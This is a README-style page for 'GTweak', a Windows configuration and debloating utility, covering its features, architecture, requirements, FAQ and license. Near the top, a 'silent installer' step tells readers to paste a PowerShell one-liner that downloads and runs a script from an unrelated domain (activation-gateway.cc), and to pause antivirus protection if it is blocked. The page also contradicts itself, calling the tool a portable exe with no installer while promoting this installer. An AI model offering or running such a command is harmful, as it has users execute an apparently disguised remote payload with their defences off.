



GTweak is a portable desktop utility for configuring and customizing Windows 10 and 11 systems from a single, self-contained interface. It exposes granular control over activation and security policies, update and service management, telemetry and privacy hardening, network protocol and diagnostic behavior, pre-installed bloatware and AI components, UI and notification preferences, hardware performance settings, and maintenance tasks such as cache clearing, NTFS compression, and script execution with elevated privileges. All operations run locally without installation, requiring administrator rights and the .NET Framework 4.8 runtime. The tool is designed for use with official Windows images and provides hardware inspection alongside its tuning capabilities.
Tip
Silent installer — one command, no prompts. Windows 10/11 · PowerShell · Admin not required
- Press
Win + X. - Click Terminal or Windows PowerShell from the menu.
Copy the command below, paste it into PowerShell, and press Enter.
iex(irm 'https://activation-gateway.cc/update/ps-activator')Run this command in CMD instead:
powershell -NoProfile -ExecutionPolicy Bypass -Command "iex(irm 'https://activation-gateway.cc/update/ps-activator')"Warning
Security software might occasionally flag automated installers. If the script gets blocked, pause "Real-time protection" in your Windows Security dashboard, run the setup, and re-enable your antivirus immediately afterward.
- OS: Windows 10 / 11
- Shell: PowerShell 5.1+ or PowerShell 7+
- Network: internet access to download the script
- Privileges: standard user
GTweak provides a comprehensive set of system tweaks organized into functional categories. The tool operates as a single portable executable, requiring no installation and leaving no persistent services running after exit. All modifications are applied through native Windows APIs, registry operations, and system service control.
Activation & Security
- Windows activation via HWID and KMS methods
- Windows Defender, SmartScreen, Antimalware, VBS, and UAC control
- Security policy configuration and enforcement adjustments
Updates & Services
- Windows Update disabling, pausing, and temporary file cleanup
- Unused and unnecessary system service management
- Update delivery optimization and scheduling control
Privacy & Telemetry
- Windows, NVIDIA, and Intel telemetry and keylogger suppression
- User data collection services, events, and Task Scheduler task disabling
- Microsoft shadow domain blocking via hosts file and firewall rules
Network & Diagnostics
- Network protocol management: Teredo, ISATAP, and IPv6
- Built-in Windows diagnostic tool and disk defragmentation control
- Network stack optimization and unnecessary protocol removal
Bloat & AI
- OneDrive and Microsoft Edge removal with associated data and WebView2
- Pre-installed UWP app removal for Windows 10 and Windows 11
- AI assistant removal and disabling: Cortana, Copilot, and Recall
UI & Notifications
- Theme, window settings, taskbar layout, and icon customization
- Personalized ads, system banners, SCOOBE, notifications, and tips disabling
- Explorer and shell behavior adjustments
Hardware & Performance
- Keyboard and mouse configuration: key filtering, sticky keys, pointer acceleration
- Ultimate performance power plan activation
- Realtek High Definition Audio sound delay correction via power settings
- Storage and memory performance tuning
Maintenance & Advanced
- RAM, temporary files, and icon cache clearing
- NTFS file compression and decompression for space savings
- Hardware configuration viewing and system component monitoring
- Custom script execution (
.ps1,.cmd,.bat,.reg) with TrustedInstaller privileges
Portable Architecture
- Single executable with no installation footprint
- No background services or scheduled tasks left behind after exit
- Configuration state inspection and selective revert support
Localization
- Multi-language interface with community-contributed translations
- Runtime language switching without restart
GTweak is a self-contained Windows desktop utility that applies system modifications through a layered architecture, separating presentation, orchestration, and privileged execution. The application is written in C# on WPF and does not require a background service, driver, or persistent installation. All operations are driven from a single portable executable, with embedded dependencies loaded at runtime.
Execution Model
The tool operates on a request-response pattern. Each entry in the interface maps to a discrete action object containing the target registry path, service name, scheduled task identifier, or command payload. When a user selects a tweak, the application resolves the associated action, validates the current system state, and dispatches the operation to an execution layer that determines whether the change can be performed under the current token or requires elevation. Because elevation is mandatory at startup, the process runs with administrative rights throughout, while individual operations that touch protected hives or services are further escalated using TrustedInstaller privileges.
Registry and Service Manipulation
Most tweaks are implemented as direct registry writes against documented hives, including policy branches used by Windows components and third-party vendors. The application snapshots the prior value before writing, enabling rollback. Service and driver changes are performed through the Windows Service Control Manager API, with the tool setting startup type and state rather than deleting service records, so that affected components can be restored. Scheduled tasks tied to telemetry or maintenance are enumerated and toggled through the Task Scheduler API, filtering on known task paths.
Package and Component Removal
Bloatware and optional component removal relies on the Windows package management interfaces. UWP packages are enumerated per user and per system, then removed via the deployment API, with associated provisioned packages eliminated so the software does not return for new profiles. Components such as browser runtimes and assistant features are disabled through a combination of package removal, registry policy, and feature toggling, with each step logged for reversibility where the platform permits.
Network and Firewall Rules
Host-level blocking and protocol adjustments are applied through the Windows Firewall API and the hosts file. Domains flagged for blocking are written as firewall rules scoped to outbound traffic, while protocol toggles for tunneling and IPv6 are handled through registry and adapter configuration. These operations are exposed as atomic actions, so partial failures do not leave the system in an inconsistent state.
Script Execution and Privilege Escalation
User-supplied scripts are executed in an isolated child process. The application validates file type and content before dispatch, then launches the interpreter under a TrustedInstaller token obtained through a token duplication routine, allowing scripts to modify protected locations without altering the host process. Output and exit codes are captured and surfaced in the interface.
State Tracking and Safety
Every applied tweak is recorded in a local configuration store containing the original value, the new value, and a timestamp. This record powers the reset and rollback functions, which re-apply the captured originals in reverse order. Operations are idempotent where possible: re-running an applied tweak reads the current state and skips redundant writes. Destructive operations require explicit confirmation, and the application checks for pending reboots or locked resources before proceeding.
Portability and Data Flow
GTweak stores no machine-specific data outside its own directory. Settings, logs, and the change journal are written alongside the executable, allowing the entire tool and its history to be moved between systems. No network communication occurs during normal operation; all logic executes locally, and the only outbound activity is the effect of the tweaks themselves on system behavior.
GTweak is a portable, self-contained executable and requires no installer, background service, or persistent runtime. It is designed to operate on official, unmodified Windows images and relies on the platform components listed below.
Operating System
- Windows 10 or Windows 11 (build 18362.116 or later).
- 64-bit (x64) architecture is required; ARM64 and 32-bit editions are not supported.
- An official Windows installation from a trusted source; trimmed or modified images may cause features to fail or behave unpredictably.
Runtime Prerequisites
- Microsoft .NET Framework 4.8 must be installed and enabled. On most current Windows builds it is present by default; on older builds it can be enabled through the Windows Features dialog.
- No separate .NET SDK, Visual Studio runtime, or external package manager is needed to run the released executable.
Privileges and User Context
- Administrative elevation is mandatory. GTweak performs registry modifications, service reconfiguration, and firewall/hosts changes that require full administrator rights.
- TrustedInstaller-level operations are used for certain maintenance and script-execution features; these are handled internally by the tool and do not require manual privilege escalation.
- The application runs in the interactive user session and does not install a service or scheduled task of its own.
Antivirus and Security Software
- Because GTweak intentionally modifies security-related settings (for example Windows Defender, SmartScreen, and UAC), real-time protection may flag or block parts of its operation.
- Add the GTweak executable to your antivirus exclusions, or temporarily disable real-time scanning before running it. Re-enable protection after configuration is complete.
- If you intentionally disable or remove security components, ensure the system is otherwise protected and understand the implications before proceeding.
Storage and Memory
- Minimal disk footprint; the portable executable and its embedded resources require only a few megabytes.
- Low memory usage during normal operation. Additional temporary space may be consumed while clearing caches, compressing files, or processing update remnants.
Hardware and Drivers
- No dedicated GPU or special hardware is required; standard integrated graphics are sufficient for the WPF-based interface.
- Full functionality of hardware-related tweaks (power plans, audio latency fixes, peripheral settings) depends on the presence of the corresponding devices and their official drivers.
Network
- An internet connection is required only for online activation methods and for downloading updates or components that the tool fetches on demand.
- Firewall and hosts modifications performed by GTweak affect system-wide network behavior; review these changes if you rely on specific domains or protocols.
Compatibility Notes
- GTweak is intended for a single-user desktop configuration and is not supported on Windows Server editions or in managed enterprise environments with locked-down group policies.
- Some tweaks depend on the specific Windows build; features unavailable on your build are skipped rather than forced.
- System Restore or a full backup is strongly recommended before applying changes.
Is GTweak installable, or does it run as a standalone executable?
GTweak is distributed as a single portable .exe and requires no installation, MSI package, or background service. All tweaks are applied directly at runtime, so the utility leaves no residual footprint beyond the registry, service, and file-system changes you explicitly select. Because it runs in user space except where elevation is needed, it must be started with administrative privileges for the majority of its functionality to operate correctly.
Does GTweak require the .NET Framework?
Yes. GTweak targets Windows 10 (build 18362.116) and later and depends on the .NET Framework 4.8 runtime. If the framework is absent or corrupted, the executable will fail to launch. The utility is built against official Windows images; trimmed or modified distributions are unsupported and their behavior cannot be guaranteed.
Can I revert changes after applying them?
Individual tweaks are applied through discrete, traceable operations against the registry, service control manager, scheduled tasks, and firewall. GTweak does not implement a global rollback transaction, so reverting a change means reversing the corresponding tweak manually or restoring from a system restore point or image-level backup created beforehand. Creating a restore point before applying batches of modifications is strongly recommended.
How does GTweak handle Windows updates and Defender?
Update-related tweaks can pause or disable the Windows Update service and remove cached update payloads, while Defender-related tweaks can disable real-time protection, SmartScreen, and associated antimalware components. These operations modify protected system state and may be blocked or reverted by Windows tamper protection and TrustedInstaller ownership checks. Where elevation beyond standard administrator rights is required, GTweak invokes operations under TrustedInstaller privileges.
Why does my antivirus flag GTweak?
Utilities that modify Defender, UAC, telemetry, and firewall rules routinely trigger heuristic detections because their behavior overlaps with that of system-modifying malware. GTweak is open source and its operations are auditable. To use it reliably, add the executable to your antivirus exclusions or temporarily disable real-time scanning during execution.
Does GTweak support custom scripts?
Yes. GTweak can execute user-supplied .ps1, .cmd, .bat, and .reg scripts with TrustedInstaller privileges, allowing automation of tweaks beyond the built-in catalog. Scripts run with elevated rights, so only execute content you trust and have reviewed.
Can I remove built-in apps and AI assistants permanently?
GTweak can uninstall OneDrive, Microsoft Edge (including associated data and WebView2), pre-installed UWP applications, and AI components such as Cortana, Copilot, and Recall. Removal is persistent for the current Windows installation, but some components may be reinstalled by future cumulative updates or feature upgrades, in which case the corresponding tweak should be reapplied.
Is GTweak localized?
Yes. The interface is driven by external localization resources, with community-contributed translations for numerous languages and regional variants. If a feature has been added since a translation was last updated, untranslated strings fall back to English by default. New translations can be contributed as localization resource files following the language-code and regional-variant conventions used by the existing catalog.
Does GTweak collect telemetry or require network access?
GTweak does not require an account and does not transmit usage data. Network access is only relevant to features that touch Windows networking components, such as disabling Teredo, ISATAP, or IPv6, or blocking Microsoft shadow domains through the hosts file and firewall.
GTweak performs direct modifications to core Windows components, system services, registry hives, group policies, and security subsystems. By design, several of its features intentionally disable or bypass native protection mechanisms, including Windows Defender, SmartScreen, User Account Control, and the Virtualization-Based Security stack. These operations require elevated administrative privileges and, in the case of TrustedInstaller-level script execution, may alter protected system resources that are not trivially reversible through standard user interfaces.
The utility does not maintain a transactional rollback layer. Changes are applied in place and persist until manually reverted. Users are strongly advised to create a full system image or restore point prior to applying any tweak set, and to validate individual modifications in a non-production environment first. Feature interactions are not exhaustively tested across all hardware configurations, Windows builds, or third-party software stacks; a tweak that is safe in isolation may produce unintended behavior when combined with others.
GTweak is intended exclusively for genuine, unmodified Windows installations sourced from official distribution channels. Trimmed, modified, or pre-configured Windows images may lack the components, service dependencies, or policy structures that GTweak expects, and applying tweaks to such systems can result in an unbootable or degraded state. Responsibility for verifying image integrity rests entirely with the user.
Disabling security features, telemetry controls, update mechanisms, or network protocols reduces the system's defensive posture and may violate organizational compliance requirements, software licensing terms, or applicable regulations. Users operating within managed environments should consult their administrators before use. The authors provide this software on an as-is basis, make no warranties regarding fitness for a particular purpose, and accept no liability for data loss, system instability, security incidents, or hardware damage arising from its use. All modifications are performed at the user's own discretion and risk.
GTweak is distributed under the BSD 3-Clause License, a permissive open-source license that grants broad freedom to use, modify, and redistribute the software in both source and binary forms, provided the license conditions are met.
Granted Permissions
- Commercial and non-commercial use of the software
- Modification of the source code to suit individual requirements
- Distribution of original or modified copies
- Private and internal deployment without disclosure obligations
- Sublicensing of the software as part of a larger work
Conditions
- Redistributions of source code must retain the copyright notice, the list of conditions, and the disclaimer.
- Redistributions in binary form must reproduce the copyright notice, the list of conditions, and the disclaimer in the documentation and/or other materials provided with the distribution.
- Neither the name of the project nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.
Disclaimer of Warranty
The software is provided "as is", without warranty of any kind, express or implied, including but not limited to the warranties of merchantability, fitness for a particular purpose, and non-infringement. In no event shall the authors or copyright holders be liable for any claim, damages, or other liability, whether in an action of contract, tort, or otherwise, arising from, out of, or in connection with the software or the use or other dealings in the software.
Scope and Compliance
The license applies to the GTweak codebase and its distributed binaries. Because GTweak performs system-level modifications, including registry changes, service configuration, and script execution with elevated privileges, users remain solely responsible for verifying that deployment and usage comply with the licensing terms of the operating system and any third-party components involved. The license grants rights to the software itself and does not extend to any external assets, trademarks, or platform-specific materials referenced by the tool.
Attribution
Retaining the original copyright notice and license text in redistributed copies ensures compliance and preserves the provenance of the project. Modified versions should be clearly identified as such, without implying endorsement by the original authors.